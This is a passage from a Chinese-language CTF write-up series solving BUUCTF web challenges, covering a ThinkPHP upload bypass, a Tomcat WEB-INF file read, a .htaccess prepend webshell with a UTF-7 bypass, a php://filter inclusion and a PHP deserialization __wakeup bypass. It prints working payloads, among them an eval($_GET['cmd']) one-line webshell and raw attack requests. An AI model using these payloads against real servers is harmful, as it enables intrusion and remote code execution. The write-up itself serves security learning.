                    echo json_encode(array("url"=>$url,"success"=>1));
                }
        }
}
```


一道使用thinkphp编写的文件上传题，这道题目考察的地方主要有三点，thinkphp限制文件后缀的正确用法，thinkphp的多文件上传以及thinkphp的上传后文件名生成机制。

首先我们可以看到程序内部限制文件名后缀的代码分为两部分

```php
if (strstr(strtolower($uploadFile['name']), ".php") ) {
    return false;
}
```

```php
$upload->allowExts  = array('jpg', 'gif', 'png', 'jpeg');
```

主要问题出现在第二部分，正确的限制thinkphp上传文件名后缀的属性应当为

```php
$config = array(
    'maxSize'    =>    3145728,
    'rootPath'   =>    './Uploads/',
    'savePath'   =>    ''
```

```
    'saveName'    =>    array('uniqid',''),
    'exts'        =>    array('jpg', 'gif', 'png', 'jpeg'),
    'autoSub'     =>    true,
    'subName'     =>    array('date','Ymd'),
);
$upload = new \Think\Upload($config);// 实例化上传类
```

也就是此条语句应当修改为`$upload->exts = array('jpg', 'gif', 'png', 'jpeg');`，因此该条语句限制的后缀并不能起到应有的作用。也就是说实际上我们可以上传的文件种类有很多，我们测试上传txt文件。

访问上传功能`home/index/upload`，模拟实现文件上传

```
POST /index.php/home/index/upload HTTP/1.1
Host: b2ec9bd6-8908-40a0-969b-a094f253249f.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=faa845c9889e396fe1e82cf27f1ba7ec
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------183505892082177835920423823333
Content-Length: 221

---------------------------183505892082177835920423823333
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain

123
---------------------------183505892082177835920423823333--
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 04 Nov 2019 02:37:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 70
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/7.2.23

{"url":"\/Public\/Uploads\/2019-11-04\/5dbf8ecf0dbb4.txt","success":1}
```


可以看到txt文件被成功上传，但此时对于上传php文件的限制依旧没有被绕过，此时就需要我们用到这道题目的第二个考点了，我们可以看到此处用到的上传函数为`upload`，但upload再thinkphp中代表的意思却是多文件上传也就是整个FILE数组的文件都会被上传，但是我们对文件后缀进行的check都是针对FILE数组名为`file`的文件。如果我们尝试上传一个名为`file1`的文件

Raw | Params | Headers | Hex

```
POST /index.php/home/index/upload HTTP/1.1
Host: 33df9db8-21da-4cd0-8cc6-4694adf138fe.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=d7f0d81c1bef4f23b68219b846f6c794
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------183505892082177835920423823333
Content-Length: 224


---------------------------183505892082177835920423823333
Content-Disposition: form-data; name="file1"; filename="test.txt"
Content-Type: text/plain

123
---------------------------183505892082177835920423823333--
```

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 04 Nov 2019 06:53:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 41
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/7.2.23

{"url":"\/Public\/Uploads\/","success":1}
```


我们发现文件上传成功但是没有返回文件上传后的文件名，其原因归结于

```
$url  =  __ROOT__.substr($upload->rootPath,1).$info['file']
['savepath'].$info['file']['savename']  ;
```


```
echo  json_encode(array( url =>$url, success =>1));
```

返回的文件名仅有file上传后的文件名，但我们测试上传的文件名为file1，自然不会回显上传过后的文件名了，此时考察的就是本题的第三个知识点，thinkphp的文件名生成机制默认为调用uniqid函数生成，即利用当前时间的微秒生成，也就是说如果我们连续上传两个文件，我们就可以爆破出下一个文件的文件名称了。


```
GET /Public/Uploads/2019-11-04/5dbfd2a23bbbe.txt HTTP/1.1
Host: 33df9db8-21da-4cd0-8cc6-4694adf138fe.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=d7f0d81c1bef4f23b68219b846f6c794
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 04 Nov 2019 07:29:33 GMT
Content-Type: text/plain
Content-Length: 3
Connection: keep-alive
Etag: "3-596803bc3d499"
Last-Modified: Mon, 04 Nov 2019 07:26:26 GMT
Expires: Wed, 04 Dec 2019 07:29:33 GMT
Cache-Control: max-age=2592000
Accept-Ranges: bytes

123
```


使用bp的多字节爆破功能



爆破成功得到flag



Request	Payload1	Payload2	Payload3	Payload4	Status	Error	Timeout	Length	Comm
15692	b	e	d	3	200			223	
0					404			525	baseli
1	0	a	0	0	404			525	
2	1	a	0	0	404			525	
3	2	a	0	0	404			525	
6	5	a	0	0	404			525	
4	3	a	0	0	404			525	
5	4	a	0	0	404			525	
7	6	a	0	0	404			525	
8	7	a	0	0	404			525	
9	8	a	0	0	404			525	

22.[RoarCTF 2019]Easy Java

可以在页面的下方得到提示

```
</form>
<br/>
<center><p><a href="Download?filename=help.docx" target="_blank">help</a></p></center>
```

猜测可能是存在有任意文件读取的漏洞，结合访问出现错误的页面可以确定这是一个apache和tomcat结合的web服务器

Type Status Report

Message /aaa

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/8.5.24

我们尝试利用apache访问tomcat的`WEB-INF/web.xml`文件(tomcat禁止访问`WEB-INF/web.xml`文件)，但在尝试读取时失败


```
java.io.FileNotFoundException:{WEB-INF/web.xml}
```

查看wp后才知道需要使用POST方式去请求读取文件

```
POST /Download?filename=WEB-INF/web.xml HTTP/1.1
Host: 64c04fda-3b5d-4a31-98a2-98d9e6a329ee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: JSESSIONID=FD4673EF98ACCBE6EFDCF6F1028754E8
Upgrade-Insecure-Requests: 1
Content-Length: 26

filename=WEB-INF/web.xml
```

```
    <servlet>
        <servlet-name>LoginController</servlet-name>
        <servlet-class>com.wm.ctf.LoginController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>LoginController</servlet-name>
        <url-pattern>/Login</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>DownloadController</servlet-name>
        <servlet-class>com.wm.ctf.DownloadController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DownloadController</servlet-name>
        <url-pattern>/Download</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>FlagController</servlet-name>
        <servlet-class>com.wm.ctf.FlagController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>FlagController</servlet-name>
        <url-pattern>/Flag</url-pattern>
    </servlet-mapping>

</web-app>
```


java运行过程中会将java文件编译为class文件，而此文件的存储位置默认就是在`classes`路径下，我们通过`servlet-class`判断出java文件的位置，我们尝试读取`/WEB-INF/classes/com/wm/ctf/FlagController.class`

```
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: JSESSIONID=FD4673EF98ACCBE6EFDCF6F1028754E8
Upgrade-Insecure-Requests: 1
Content-Length: 58

filename=WEB-INF/classes/com/wm/ctf/FlagController.class
```

```
  !         "      flag      Ljava/lang/String;      <init>      ()
V      Code      LineNumberTable      doGet      R(Ljavax/servlet/htt
p/HttpServletRequest;Ljavax/servlet/http/HttpServletResponse;)V
Exceptions     #     $
SourceFile      FlagController.java      RuntimeVisibleAnnotations
  %Ljavax/servlet/annotation/WebServlet;      name      FlagControl
ler              <ZmxhZ3s2Y2E4NzVhMiliMzBkLTRhN2MtYTcyYy00NzM1YjVhM
TFlMTR9Cg==
    %    &    '    &<h1>Flag is nearby ~ Come on! !
!</h1>    (    )    *      javax/servlet/http/HttpServlet      javax/s
ervlet/ServletException      java/io/IOException      &javax/servlet/
http/HttpServletResponse
getWriter      ()Ljava/io/PrintWriter;      java/io/PrintWriter
  print      (Ljava/lang/String;)V   !

     '                *      *
```

base64解码后即可得到flag

23.[XNUCA2019Qualifier]EasyPHP

```
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
```

本题会在访问

页面时删除当前目录下除了`index.php`的内容

```
if(preg_match("/[^a-z\.]/", $filename) == 1) {
    echo "Hacker";
    die();
}
```

而且文件名限制不能出现除了小写字母和`.`的字符，也就是说我们也不能实现跨目录的文件上传，我们就只能上传文件到当前的目录下而且需要避免被删除，我们能想到的自然就是上传`.htaccess`文件或者`.user,ini`文件，尤其是使用`.htaccess`文件的属性`auto_prepend_file`将在`.htaccess`文件中写入的木马加载在所有的文件之前，总的来说我们需要上传的文件内容就是

```
php_value auto_prepend_file ".htaccess"
#<?php @eval($_GET['cmd']); ?>
```

`#`后写入的内容就是我们想要写入的一句话木马，`#`在`.htaccess`文件中起到的作用是就是注释，但是在`index.php`文件对其进行包含时会将该语句作为php语句进行解析。
但此时的问题出现了

```
if(stristr($content,'on') || stristr($content,'html') || stristr($content,'type') || stristr($content,'flag') || stristr($content,'upload') || stristr($content,'file'))
    echo "Hacker";
    die();
}
```


文件的内容中不允许出现关键字`file`，拜读了各位师傅的wp后了解到了有关`.htaccess`文件的新知识，就是在`.htaccess`文件当中可以使用`\`作为连接上下两行的拼接符号，从而利用`\`符号绕过关键字`file`的限制，从而我们上传的`.htaccess`文件内容应当是

```
php_value auto_prepend_fi\
le ".htaccess"
#<?php @eval($_GET['cmd']); ?>\
```

后面的`\`拼接了`Just one chance`，即我们的`.htaccess`文件完成拼接后的内容为

```
php_value auto_prepend_file ".htaccess"
#<?php @eval($_GET['cmd']); ?>\Just one chance
```

后面用于污染的`Just one chance`被前面的`#`一同注释掉了
这里需要我们注意的是我们传入文件内容需要url编码后再传入，否则会导致服务器解析错误，第一次以GET方式传入`?filename=.htaccess&content=php_value%20auto_prepend_fi%5c%0ale%20%22.htaccess%22%0a%23%3c%3fphp%20%40eval(%24_GET%5b'cmd'%5d)%3b%20%3f%3e%5c`，完成文件的写入
之后我们直接访问`index.php`即可



接下来我们测试本题的预期解法，该解法的关键就是观察到了包含进去的`f13g.php`文件，我们在一开始忽略他的原因主要是他会在访问目录后会删除该目录下的所有文件，因此就没有想到利用该文件做些文章，在师傅的wp中我们了解到`.htaccess`中的参数`include_path`，该参数可以指定一个目录列表，其中require(),include(),fopen(),readfile()和file_get_contents()函数在查找对应的文件时，会检测我们在`.htaccess`中设置的`include_path`属性中的路径是否存在该文件，因此通过该属性可以在别的目录当中包含文件，比如我们可以在tmp目录当中上传一个名为`f13g.php`的文件，然后在`.htaccess`中设置`include_path`为`/tmp`，我们在调用语句`include_once("fl3g.php");`时则会自动到tmp目录下寻找对应的文件进行包含。
到这里问题便成为了如何上传`f13g.php`到达tmp目录下，我们都知道我们无法上传特殊符号`/`在文件名中，也就是说我们无法实现直接的跨目录上传，此时的解决办法是利用`.htaccess`文件当中的属性`error_log`，若将该属性设置为`/tmp/f13g.php`的话，一旦出现错误的话就会将报错的信息写入`/tmp/f13g.php`当中。
毫无疑问我们想要传入到`/tmp/f13g`中的内容应当是一句话木马，这里师傅们的方法是先设置`php_value include_path "<?php @eval($_GET['cmd']); ?>"`，这样的话我们在调用文件包含时无法找到文件`<?php @eval($_GET['cmd']); ?>/f13g.php`，因此会将该路径(即一句话木马)写入报错日志当中，但此时又出现了问题，我们写入报错日志中的内容会被html实体编码转义，换句话说就是我们传入的shell不能出现`<>`。
这里我们采用的方法是利用UTF-7编码进行绕过，可以看到原来的一句话木马被UTF-7编码后`<>`均被编码


```
+ADw?php eval($_GET[1])+ADs +AF8AXw-halt+AF8-compiler()+ADs
```

最终的流程分为两步

期末考完了，回来填坑

24.[极客大挑战 2019]EasySQL

呃呃，很适合半路摸鱼选手回来练手



25.[极客大挑战 2019]Havefun

查看源码后GET方式传入变量`cat`值为`dog`

```
v>
        <!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
    -->
```

26.[极客大挑战 2019]Secret File

查看源页面源代码，跳转到隐藏链接

```
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
```

点击SECRET

应该是302跳转的题目，bp抓包


```
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer:
http://01f3b194-9de3-4536-aa22-0200b9a31e2b.node3.buuoj.cn/Archive_room.php
Upgrade-Insecure-Requests: 1
```

```
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>

<html>
<!--
   secr3t.php
-->
</html>
```


访问直接给出了源码

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


直接GET方式传入变量`file`，值为`flag.php`



结合到文件包含include，应该是结合`php://filter`协议流读取目标文件内容`file=php://filter/read=convert.base64-encode/resource=flag.php`

```
        if(strstr($file, "../")||stristr($file, "tp")||stristr($file, "input")||stristr($file, "data")){
                echo "Oh no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5Pg
```


27.[极客大挑战 2019]PHP



考虑源码泄露问题，用王一航大佬的脚本扫一下

```
Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/index.phps Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/index.php~ Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/login.php Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/register.php Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/test.php Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/phpinfo.php Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/t.php Checking : http://fcafd222-daa9-4876-9856-5b1618e69212.node3.buuoj.cn/www.zip [ 200 ]
```

下载源码包，截取一下核心部分的代码

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

明显是需要修改序列化后类中属性的个数对`__wakeup()`魔术方法，由于是私有属性在序列化的时候要注意url编码的问题

```php
<?php
class Name{
    private $username = 'admin';
    private $password = 100;
}
$a = new Name();
var_dump(serialize($a));
?>
```

生成后寻找下触发反序列化的点

```php
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

在`index.php`中传入参数`select`，注意将反序列化后属性的个数由2修改为3即可绕过`wakeup`魔术方法`select=O%3A4%3A"Name"%3A3%3A{s%3A14%3A"%00Name%00username"%3Bs%3A5%3A"admin"%3Bs%3A14%3A"%00Name%00password"%3Bi%3A100%3B}`

28.[极客大挑战 2019]Knife

直接就有shell了。。。

29.[极客大挑战 2019]LoveSQL

union联合注入

